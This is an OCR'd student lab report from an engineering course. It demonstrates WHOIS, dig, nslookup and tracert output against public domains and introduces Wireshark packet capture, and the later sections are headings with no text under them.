DWARKADAS J. SANGHVI COLLEGE OF ENGINEERING
(Autonomous College Affiliated to the University of Mumbai)
NAAC Accredited with "A" Grade (CGPA : 3.18)

Experiment 6

Date of Performance : 30/03/2021 **Date of Submission:** 30/03/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar


Div: B **Batch :** B1


Aim of Experiment: Study the use of network reconnaissance tools like WHOIS, dig, traceroute, nslookup to gather information about networks and domain registrars.


Theory:

WHOIS:

WHOIS is a TCP-based query and response protocol that is commonly used to provide information services to Internet users. It returns information about the registered Domain Names, an IP address block, Name Servers and a much wider range of information services.


Command Prompt
C:\Users\Parth\Downloads\WhoIs>whois stackoverflow.com
Whois v1.21 - Domain information lookup
Copyright (C) 2005-2019 Mark Russinovich
Sysinternals - www.sysinternals.com
Connecting to COM.whois-servers.net...
WHOIS Server: whois.name.com
Registrar URL: http://www.name.com
Updated Date: 2021-01-10T16:56:34Z
Creation Date: 2003-12-26T19:18:07Z
Registry Expiry Date: 2022-02-02T11:59:59Z
Registrar: Name.com, Inc.
Registrar IANA ID: 625
Registrar Abuse Contact Email: abuse@name.com
Registrar Abuse Contact Phone: 7202492374
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS-1033.AWSDNS-01.ORG
Name Server: NS-358.AWSDNS-44.COM
Name Server: NS-CLOUD-E1.GOOGLEDOMAINS.COM
Name Server: NS-CLOUD-E2.GOOGLEDOMAINS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2021-04-28T07:13:30Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly


Command Prompt
Connecting to whois.name.com...
WHOIS Server: whois.name.com
Registrar URL: http://www.name.com
Updated Date: 2021-01-10T16:56:34Z
Creation Date: 2003-12-26T19:18:07Z
Registrar Registration Expiration Date: 2022-02-02T11:59:59Z
Registrar: Name.com, Inc.
Registrar IANA ID: 625
Reseller:
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Sysadmin Team
Registrant Organization: Stack Exchange, Inc.
Registrant Street: 110 William St , Floor 28
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10038
Registrant Country: US
Registrant Phone: Non-Public Data
Registrant Email: https://www.name.com/contact-domain-whois/stackoverflow.com/registrant
Registry Admin ID: Not Available From Registry
Admin Name: Sysadmin Team
Admin Organization: Stack Exchange, Inc.
Admin Street: 110 William St , Floor 28
Admin City: New York
Admin State/Province: NY
Admin Postal Code: 10038
Admin Country: US
Admin Phone: Non-Public Data
Admin Email: https://www.name.com/contact-domain-whois/stackoverflow.com/admin
Registry Tech ID: Not Available From Registry
Tech Name: Sysadmin Team
Tech Organization: Stack Exchange, Inc.
Tech Street: 110 William St , Floor 28
Tech City: New York
Tech State/Province: NY
Tech Postal Code: 10038
Tech Country: US
Tech Phone: Non-Public Data
Tech Email: https://www.name.com/contact-domain-whois/stackoverflow.com/tech
Name Server: ns-1033.awsdns-01.org
Name Server: ns-358.awsdns-44.com
Name Server: ns-cloud-e1.googledomains.com
Name Server: ns-cloud-e2.googledomains.com
DNSSEC: unSigned
Registrar Abuse Contact Email: abuse@name.com
Registrar Abuse Contact Phone: +1.7203101849
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2021-04-28T07:13:40Z <<<



DIG:

Dig (Domain Information Groper) is a powerful command-line tool for querying DNS name servers.The dig command, allows you to query information about various DNS records, including host addresses, mail exchanges, and name servers. It is the most commonly used tool among system administrators for troubleshooting DNS problems because of its flexibility and ease of use.

```
C:\Users\Parth>dig 10.120.63.28 ANY

; <<>> DiG 9.17.11 <<>> 10.120.63.28 ANY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 57654
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;10.120.63.28.                  IN      ANY

;; AUTHORITY SECTION:
.                       3600    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2021042800 1800 900 604800 86400

;; Query time: 6085 msec
;; SERVER: 172.20.10.1#53(172.20.10.1) (TCP)
;; WHEN: Wed Apr 28 13:05:53 India Standard Time 2021
;; MSG SIZE  rcvd: 116
```

```
C:\Users\Parth>dig amazon.com

; <<>> DiG 9.17.11 <<>> amazon.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;amazon.com.                    IN      A

;; ANSWER SECTION:
amazon.com.             77      IN      A       205.251.242.103
amazon.com.             77      IN      A       54.239.28.85
amazon.com.             77      IN      A       176.32.103.205

;; Query time: 221 msec
;; SERVER: 172.20.10.1#53(172.20.10.1) (UDP)
;; WHEN: Wed Apr 28 13:05:02 India Standard Time 2021
;; MSG SIZE  rcvd: 87
```

```
C:\Users\Parth>dig

; <<>> DiG 9.17.11 <<>>
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 38290
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       4502    IN      NS      a.root-servers.net.
.                       4502    IN      NS      b.root-servers.net.
.                       4502    IN      NS      c.root-servers.net.
.                       4502    IN      NS      d.root-servers.net.
.                       4502    IN      NS      e.root-servers.net.
.                       4502    IN      NS      f.root-servers.net.
.                       4502    IN      NS      g.root-servers.net.
.                       4502    IN      NS      h.root-servers.net.
.                       4502    IN      NS      i.root-servers.net.
.                       4502    IN      NS      j.root-servers.net.
.                       4502    IN      NS      k.root-servers.net.
.                       4502    IN      NS      l.root-servers.net.
.                       4502    IN      NS      m.root-servers.net.

;; Query time: 111 msec
;; SERVER: 172.20.10.1#53(172.20.10.1) (UDP)
;; WHEN: Wed Apr 28 13:03:39 India Standard Time 2021
;; MSG SIZE  rcvd: 239
```

NSLOOKUP:

Nslookup (stands for “Name Server Lookup”) is a useful command for getting information from DNS server. It is a network administration tool for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or any other specific DNS record. It is also used to troubleshoot DNS related problems.

nslookup followed by the domain name will display the “A Record” (IP Address) of the domain. Use this command to find the address record for a domain. It queries to domain name servers and get the details.

```
C:\Users\Parth>nslookup amazon.com
Server:  UnKnown
Address:  172.20.10.1

Non-authoritative answer:
Name:    amazon.com
Addresses:  64:ff9b::b020:67cd
          64:ff9b::36ef:1c55
          64:ff9b::cdfb:f267
          176.32.103.205
          54.239.28.85
          205.251.242.103
```

SOA record (start of authority), provides the authoritative information about the domain, the e-mail address of the domain admin, the domain serial number, etc

```
C:\Users\Parth>nslookup -type=soa amazon.com
Server:  UnKnown
Address:  172.20.10.1

Non-authoritative answer:
amazon.com
        primary name server = dns-external-master.amazon.com
        responsible mail addr = root.amazon.com
        serial  = 2010133016
        refresh = 180 (3 mins)
        retry   = 60 (1 min)
        expire  = 3024000 (35 days)
        default TTL = 60 (1 min)
```

NS (Name Server) record maps a domain name to a list of DNS servers authoritative for that domain. It will output the name serves which are associated with the given domain.

```
C:\Users\Parth>nslookup -type=ns amazon.com
Server:  UnKnown
Address:  172.20.10.1

Non-authoritative answer:
amazon.com      nameserver = pdns1.ultradns.net
amazon.com      nameserver = ns4.p31.dynect.net
amazon.com      nameserver = ns3.p31.dynect.net
amazon.com      nameserver = ns2.p31.dynect.net
amazon.com      nameserver = ns1.p31.dynect.net
amazon.com      nameserver = pdns6.ultradns.co.uk
```

TRACEROUTE:

traceroute command in Linux prints the route that a packet takes to reach the host. This command is useful when you want to know about the route and about all the hops that a packet takes.

The first column corresponds to the hop count. The second column represents the address of that hop and after that, you see three space-separated time in milliseconds. traceroute command sends three packets to the hop and each of the time refers to the time taken by the packet to reach the hop.

In windows, alternative for traceroute command is tracert.

```
C:\Users\Parth>tracert amazon.com

Tracing route to amazon.com [54.239.28.85]
over a maximum of 30 hops:

  1     7 ms     5 ms    10 ms  172.20.10.1
  2    94 ms    46 ms    45 ms  192.168.50.4
  3     *        *        *     Request timed out.
  4   163 ms   110 ms   128 ms  10.174.181.81
  5     *        *        *     Request timed out.
  6    36 ms    36 ms    35 ms  192.168.100.9
  7     *        *        *     Request timed out.
  8   265 ms   100 ms   198 ms  10.174.181.65
  9    35 ms    40 ms    38 ms  123.63.32.22
 10    55 ms    62 ms    62 ms  182.19.106.198
 11   262 ms   247 ms   263 ms  ae31-100-xcr1.mlu.cw.net [213.38.254.33]
 12   303 ms   242 ms   246 ms  ae40-pcr1.ptl.cw.net [195.2.24.230]
 13   236 ms   235 ms   234 ms  et-7-1-0-xcr1.nyh.cw.net [195.2.24.241]
 14   489 ms   261 ms   238 ms  ae13-xcr2.nyk.cw.net [195.2.25.69]
 15   416 ms   351 ms   357 ms  99.83.64.206
 16   238 ms   243 ms   237 ms  150.222.68.16
 17     *        *        *     Request timed out.
 18     *        *        *     Request timed out.
 19   254 ms   232 ms   243 ms  150.222.68.8
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26   300 ms   286 ms   264 ms  150.222.243.197
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```

CONCLUSION: Thus, we have successfully implemented and studied the use of network reconnaissance tools like WHOIS, dig, traceroute, nslookup to gather information about networks and domain registrars.

Experiment 7

Date of Performance : 30/03/2021 **Date of Submission:** 30/03/2021

SAP Id: 60004180068 **Name :** Parth Kalkotwar

Div: B **Batch :** B1

Aim of Experiment:

Study of packet sniffer tools : wireshark, :

a. Download and install wireshark and capture icmp, tcp, and http packets in promiscuous mode.


b. Explore how the packets can be traced based on different filters. (CO5)

Theory:


Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark lets the user put network interface controllers into promiscuous mode (if supported by the network interface controller), so they can see all the traffic visible on that interface including unicast traffic not sent to that network interface controller's MAC address. However, when capturing with a packet analyzer in promiscuous mode on a port on a network switch, not all traffic through the switch is necessarily sent to the port where the capture is done, so capturing in promiscuous mode is not necessarily sufficient to see all network traffic. Port mirroring or various network taps extend capture to any point on the network. Simple passive taps are extremely resistant to tampering.

Capturing ICMP Packets:


```
C:\Users\Parth>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=122ms TTL=114
Reply from 8.8.8.8: bytes=32 time=83ms TTL=114
Reply from 8.8.8.8: bytes=32 time=63ms TTL=114
Reply from 8.8.8.8: bytes=32 time=65ms TTL=114

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 63ms, Maximum = 122ms, Average = 83ms
```




Capturing TCP Packets:




Capturing FTP Packets:






Capturing ARP Packets:



B] Tracing Packets based on filters:

